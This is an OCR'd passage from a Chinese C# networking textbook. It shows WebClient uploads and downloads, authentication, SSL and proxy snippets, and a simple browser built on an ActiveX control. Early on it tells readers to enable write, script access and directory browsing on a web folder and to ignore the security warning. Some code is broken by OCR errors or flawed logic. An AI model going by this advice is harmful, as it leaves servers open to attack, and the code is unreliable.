


图 5.7

（3）在图 5.7 的窗体上选中“脚本资源访问”、“读取”、“写入”、“目录浏览”、“日志访问”、“索引此资源”。系统会警告说允许写入和执行是很危险的，可能会受到攻击，问是否继续，如图 5.8 所示，不用理会，单击“是”即可。




图 5.11

(2) 添加引用

```
using System.Net;
using System.IO;
```

(3) “上传文件”按钮的 Click 事件代码.

```
        private void button1_Click(object sender, System.EventArgs e)
        {
            string uri =comboBox1.Text;
            WebClient  aa=new WebClient();

                //下行打开保存对话框

                if(openFileDialog1.ShowDialog()==DialogResult.OK)
                {
                    aa.UploadFile(uri,"PUT",openFileDialog1.FileName);

                }

        }
```

(4) 演示

编译并执行程序，如图 5.12 所示，在“站点位置”文本框里输入适当的站点地址，如“http://localhost:8080/aa.zip”，然后单击“上传文件”按钮，在打开文件对话框里选择 aa.zip，然后单击打开文件对话框的“打开”按钮即可。然后打开站点目录，发现“aa.zip”已经成功上传了。

图 5.12

5.3.4 下载文件

本例使用 WebClient 类的 DownloadFile 方法下载文件。在确定文件在站点的位置后，程序调用 DownloadFile 方法下载文件，并打开保存文件对话框存放文件。

(1) 界面设计

如图 5.13 所示，在窗体上拖放一个“Button”控件，一个“ComboBox”控件。最后再在窗体上拖放一个“SaveFileDialog”控件。各控件属性如图所示。




图 5.13

(2) 添加引用

```
using System.Net;
using System.IO;
```

(3) “下载文件”按钮的 Click 的事件代码

```
private void button1_Click(object sender, System.EventArgs e)
    {
        string uri =comboBox1.Text;
        WebClient  aa=new WebClient();

        //下行打开保存对话框

        if(saveFileDialog1.ShowDialog()==DialogResult.OK)
        {aa.DownloadFile(uri,saveFileDialog1.FileName);

        }
    }
```

(4) 演示

如图 5.14 所示，在“文件地址”文本框里输入“http://localhost:8080/精彩游戏/aa.zip”，单击“下载文件”按钮，在“saveFileDialog1”对话框里输入适当的文件名，然后耐心地等几秒钟，“aa.zip”就下载到本地主机的硬盘上了。

图 5.14

5.3.5 认证

“System.Net”支持多种身份认证机制，包括“Digest”，“Basic”，“Kerberos”等等。下面代码演示了如何使用多重认证机制：

```
CredentialCache myCache =CredentialCache();
myCache.Add(new Uri("http://www.aaa.com/"),"Basic",new NetworkCredential
("myUser","myPass"));
myCache.Add(new   Uri("http://www.aaa.com/"),"Digest",   new   Network-
Credential("myUser","myPass","myDomain"));

wReq.Credentials = myCache;
```

5.3.6 SSL(安全套接字层)

SSL”是对数据进行加密的应用层协议，由网景公司所开发。在.NET 平台上，只要使 URI 以“https//”开头，系统将自动使用“SSL”对数据进行加密。下面代码演示如何使用“SSL”：

```
String MyURI = "https://www.aaa.com/";
WebRequest WReq = WebRequest.Create(MyURI);
```

5.3.7 代理

第五章介绍过，代理是一个既扮演服务器又扮演客户端角色的中间程序。设置代理可以先创建一个代理对象，然后设置其属性即可。

1. 全局代理

下面代码演示如何设置全局代理：

```
DefaultControlObject   aa=new DefaultControlObject(string  str ,80);//str
//为代理服务器名
 aa.ProxyNoLocal=true;
GlobalProxySelection.Select=aa;
WebRequest wq=WebRequest.Create("http//www.aaa.com");
WebResponse wr=wq.GetResponse();
```

2. 专门代理

下面代码为一个 Request 设置专门代理：

```
ProxyData  aa=new ProxyData();
aa.HostName=“名称”;
aa.Port=端口号;
aa.OverrideSelectProxy=true;
WebRequest  myReq=new WebRequest.Create(“http://aaa.com”);
myReq.Proxy=aa;
WebResponse myRep=myReq.GetResponse();
```

5.4 Internet 浏览器 SHARP EXPLORER 1.0 开发

本节开发一个 Internet 网页浏览器，具有浏览网页、保存网页、打开网页、解析主机、前进、后退等功能，已经具备一个浏览器的基本功能。

5.4.1 界面设计

(1) Form1 设计

① 如图 5.15 所示，在窗体上拖放一个 MainMenu 控件、一个 ToolBar 控件、一个 GroupBox 控件、一个 Label 控件、一个 ComboBox 控件、一个 Button 控件、一个 AxDHTMLEdit 控件、一个 ImageList 控件、一个 SaveFileDialog 控件、一个 OpenFileDialog 控件。




图 5.15

② 菜单栏设计

主菜单为【文件】、【工具】、【帮助】。【文件】主菜单的快捷键设为 CTRL＋F，该主菜单下有【打开】【保存】【—】【退出】子菜单，快捷键分别为 CTRL＋O，CTRL＋S，CTRL＋X（如图 5.16 所示）。【工具】主菜单的快捷键为 CTRL＋T，下有子菜单【本地 IP】、【解析主机】，快捷键分别为 CTRL＋I，CTRL＋R（如图 5.17 所示）。

图 5.16

图 5.17

【帮助】主菜单的快捷键为 CTRL＋H，下有子菜单【使用帮助】、【关于】，快捷键分别为 CTRL＋U，CTRL＋G（如图 5.18 所示）。

图 5.18

③ 图片库设计

打开 imageList1 控件的属性窗口，打开 Images 属性对话框，单击“添加”按钮，加入五个图片（前进、后退、刷新、保存、打开），如图 5.19 所示。




图 5.19

④ 工具栏设计

将 toolBar1 的 ButtonSize 属性设为“30，16”，将 ImageList 属性设为 imageList1，然后打开“Buttons”属性对话框，单击“添加”按钮加入六个按钮（如图 5.20）。各按钮属性如下：

a．将 toolBarButton1 的 ImageIndex 属性设为后退图片的索引号，将其 ToolTipText 属性设为“后退”；

b. 将 toolBarButton2 的 ImageIndex 属性设为前进图片的索引号，将其 ToolTipText 属性设为“前进”；

c. 将 toolBarButton3 的 ImageIndex 属性设为刷新图片的索引号，将其 ToolTipText 属性设为“刷新”；

d. 将 toolBarButton4 的 ImageIndex 属性设为“Separator”；

e. 将 toolBarButton5 的 ImageIndex 属性设为打开图片的索引号，将其 ToolTipText 属性设为“打开”；

f. 将 toolBarButton6 的 ImageIndex 属性设为保存图片的索引号，将其 ToolTipText 属性设为“保存”。




图 5.20

⑤ 地址栏设计

将 groupBox1 的 Text 属性清空，在该空间内拖放一个 Label 控件、一个 ComboBox 控件、一个 Button 控件，其 Text 属性分别为“服务器地址：”、空、“进入”。

⑥ axDHTMLEdit1 设计

a. AbsoluteDropMode 属性：False；

b. ActivateActiveXContr 属性：True；

c. ActivateApplets 属性：False；

d. ActivateDTCs 属性：True；

e. AllowDrop 属性：True；

f. Appearance 属性：DEAPPEARANCE_3D；

g. BrowseMode 属性：True；

h. Dock 属性：Bottom；

i. ImeMode 属性：NoControl；

j. ScrollbarAppearance 属性：DEAPPEARANCE_3D；

k. Scrollbars 属性：True；

m. ShowBorders 属性：True；

n. ShowDetails 属性：True；

(2) Form2 设计

① 添加新窗体

单击菜单【文件】→【添加新项】，打开“添加新项”对话框，在左边“类别”里选择“本地项目项”，在右边“模板”里选择“Windows Form”，在名称文本框里输入适当名称，单击“打开”即可添加一个新窗体（如图 5.21 所示）。




图 5.21

② Form2 设计

如图 5.22 所示，在窗体上拖放两个 Label 控件、两个 TextBox 控件，将 textBox2 的 MultiLine 属性设为 True，其他属性如图 5.22 所示。




图 5.22

(3) Form3 设计

如图 5.23 所示，在窗体上拖放两个 Label 控件、两个 TextBox 控件，将 textBox2 的 MultiLine 属性设为 True，其他属性如图 5.23 所示。




图 5.23




图 5.24

(4) Form4 设计

如图 5.24 所示，在窗体上拖放一个 Button 控件、一个 Label 控件，将 label1 的 Borderstyle 属性设为 Fixed3D，将其 Text 属性设为：“在地址栏里输入网页地址后，单击“进入”按钮可以浏览网页。单击“前进”或“后退”可以对前面浏览过的网页快速浏览。如果要解析主机 IP 地址，可单击“工具”菜单。本程序还提供保存和打开网页的功能。”。

5.4.2　编写代码

1. Form1 代码编写

(1) 添加引用

```
using System.IO;
```

(2) 添加私有成员

```
        private int i=0;
        private int j=1;
        private string[] str1;//存放网页地址（只存放新网页地址）
    private string[] str;//存放网页地址，记录所有浏览过的网页地址，无论该网//页已经浏览多少次
```

(3) 工具栏单击鼠标事件代码

① 双击 toolBar1 控件，为该控件加入 Click 事件，代码如下。

```
private void toolBar1_ButtonClick(object sender, System.Windows.Forms.ToolBarButtonClickEventArgs e)
{
}
```

② 工具栏第一个按钮（toolBarButton1）代码

在步骤①的两个大括号里添加如下代码。

```
            if(e.Button==toolBarButton1){
                toolBarButton2.Enabled=true;

                try
                {
        //加载刚刚浏览过的上一个网页
```

```
                axDHTMLEdit1.LoadURL(str[i-1]);
                i=i-1;

            }//try

            catch{toolBarButton1.Enabled=false;}
        }
```

③ 工具栏第二个按钮（toolBarButton2）单击事件代码

在步骤①的两个大括号里添加如下代码。

```
if(e.Button==toolBarButton2){
            toolBarButton1.Enabled=true;

            try
            {
            //加载曾经浏览过的下一个网页
                axDHTMLEdit1.LoadURL(str[i+1]);
                i=i+1;

            }//try

            catch{toolBarButton2.Enabled=false;}

        }
```

④ 工具栏第三个按钮（toolBarButton3）单击事件代码

在步骤①的两个大括号里添加如下代码。

```
if(e.Button==toolBarButton3){
        //加载 comboBox1 的 Text 内容所指示的网页
            axDHTMLEdit1.LoadURL(comboBox1.Text);
            }
```

⑤ 工具栏第五个按钮（toolBarButton5）单击事件代码

在步骤①的两个大括号里添加如下代码。

```
if(e.Button==toolBarButton5){
                try
                {
```

```
                openFileDialog1.Filter="ASP.NET 网 页 ( *.ASPX )
|*.ASPX|HTM (*.HTM) |*.HTM|HTML 文件 (*.HTML) |*.HTML|所有文件 (*.*) |*.*";
                if(openFileDialog1.ShowDialog()==DialogResult.OK)
                {//将文件名赋给 comboBox1.Text
                  comboBox1.Text=openFileDialog1.FileName.ToString();

               str1[0]=null;
               int n=1;
               str1[j]=comboBox1.Text;
               for(int k=0;k<j;k++)
               {
                   if(str1[j]==str1[k])
                   {
    //比较新打开的网页以前是否浏览过，如果浏览过，设“n”置为“0”
                       n=0;
                   }

                  // MessageBox.Show(n.ToString());
               }
    //如果当前网页以前没有浏览过，
                  if(n==1)
                  {// comboBox1 添加新的网址
                      comboBox1.Items.Add(comboBox1.Text);
                      j++;
                  }
                  //*************************************************
    //加载网页
                  axDHTMLEdit1.LoadURL(comboBox1.Text);
                  i++;
                  //*************************************************
                  str[i]=comboBox1.Text;
               //以下代码目的是：str[]确保可存放足够多的网页地址
               if(i==(6400-1))
                   {
                       str=new string[6400*2];
                       if(i==6400*2-1)
                       {
                           str=new string[6400*8];
```

```
                }
            }
            if(j==(1024-1))
            {
                str=new string[1024*2];
                if(j==1024*2-1)
                {
                    str=new string[1024*8];
                }
            }

            //MessageBox.Show(i.ToString());

        }//if(open....)

    }//第一 try

    catch{axDHTMLEdit1.LoadURL("e:\\temp\\doc1.htm");}
```

```
            }
```

⑥ 工具栏第六个按钮（toolBarButton6）单击事件代码

在步骤①的两个大括号里添加如下代码：

```
if(e.Button==toolBarButton6){
                StreamWriter sw=null;
                saveFileDialog1.Filter="网页文件（*.HTM）|*.HTM";
                if(saveFileDialog1.ShowDialog()==DialogResult.OK)
                {
                    try
                    {
                        sw=new      StreamWriter(saveFileDialog1.FileName,
false,System.Text.Encoding.Unicode);
                    //保存网页到文件
    sw.Write(axDHTMLEdit1.DocumentHTML);}
                      catch(Exception excep){MessageBox.Show(excep.Message);}
                      finally{if(sw!=null){sw.Close();}
                      }//对应 finally{

                } //对应 if(saveFileDialog1.ShowDialog()==DialogResult.OK)
```

```
            }

        }
```

整个工具栏单击鼠标事件的代码如下。

```
        private void toolBar1_ButtonClick(object sender, System.Windows.
Forms.ToolBarButtonClickEventArgs e)
        {
                if(e.Button==toolBarButton1){
                    toolBarButton2.Enabled=true;

                    try
                    {

                        axDHTMLEdit1.LoadURL(str[i-1]);
                        i=i-1;

                    }//try

                    catch{toolBarButton1.Enabled=false;}
                }
            if(e.Button==toolBarButton2){
                toolBarButton1.Enabled=true;

                try
                {
                axDHTMLEdit1.LoadURL(str[i+1]);
                    i=i+1;



                }//try

                catch{toolBarButton2.Enabled=false;}

            }
            if(e.Button==toolBarButton3){
            axDHTMLEdit1.LoadURL(comboBox1.Text);
            }
            if(e.Button==toolBarButton5){
                try
```

```
                {

                    openFileDialog1.Filter="ASP.NET 网 页 ( *.ASPX )
|*.ASPX|HTM (*.HTM) |*.HTM|HTML 文件 (*.HTML) |*.HTML|所有文件 (*.*) |*.*";
                    if(openFileDialog1.ShowDialog()==DialogResult.OK)
                    {
                      comboBox1.Text=openFileDialog1.FileName.ToString();


                str1[0]=null;
                 int n=1;
                 str1[j]=comboBox1.Text;
                 for(int k=0;k<j;k++)
                 {
                     if(str1[j]==str1[k])
                     {
                         n=0;
                     }
                // MessageBox.Show(n.ToString());

            }
                     if(n==1)
                     {
                         comboBox1.Items.Add(comboBox1.Text);
                         j++;
                     }
                     //*************************************************

                     axDHTMLEdit1.LoadURL(comboBox1.Text);
                     i++;
                     //*************************************************
                     str[i]=comboBox1.Text;
                     if(i==(6400-1))
                     {
                         str=new string[6400*2];
                         if(i==6400*2-1)
                         {
```

```
                    str=new string[6400*8];
                }
            }
            if(j==(1024 1))
            {
                str=new string[1024*2];
                if(j==1024*2-1)
                {
                    str=new string[1024*8];
                }
            }

            //MessageBox.Show(i.ToString());

        }//if(open....)

    }//对应第一try的"{"

catch{axDHTMLEdit1.LoadURL("e:\\temp\\doc1.htm");}

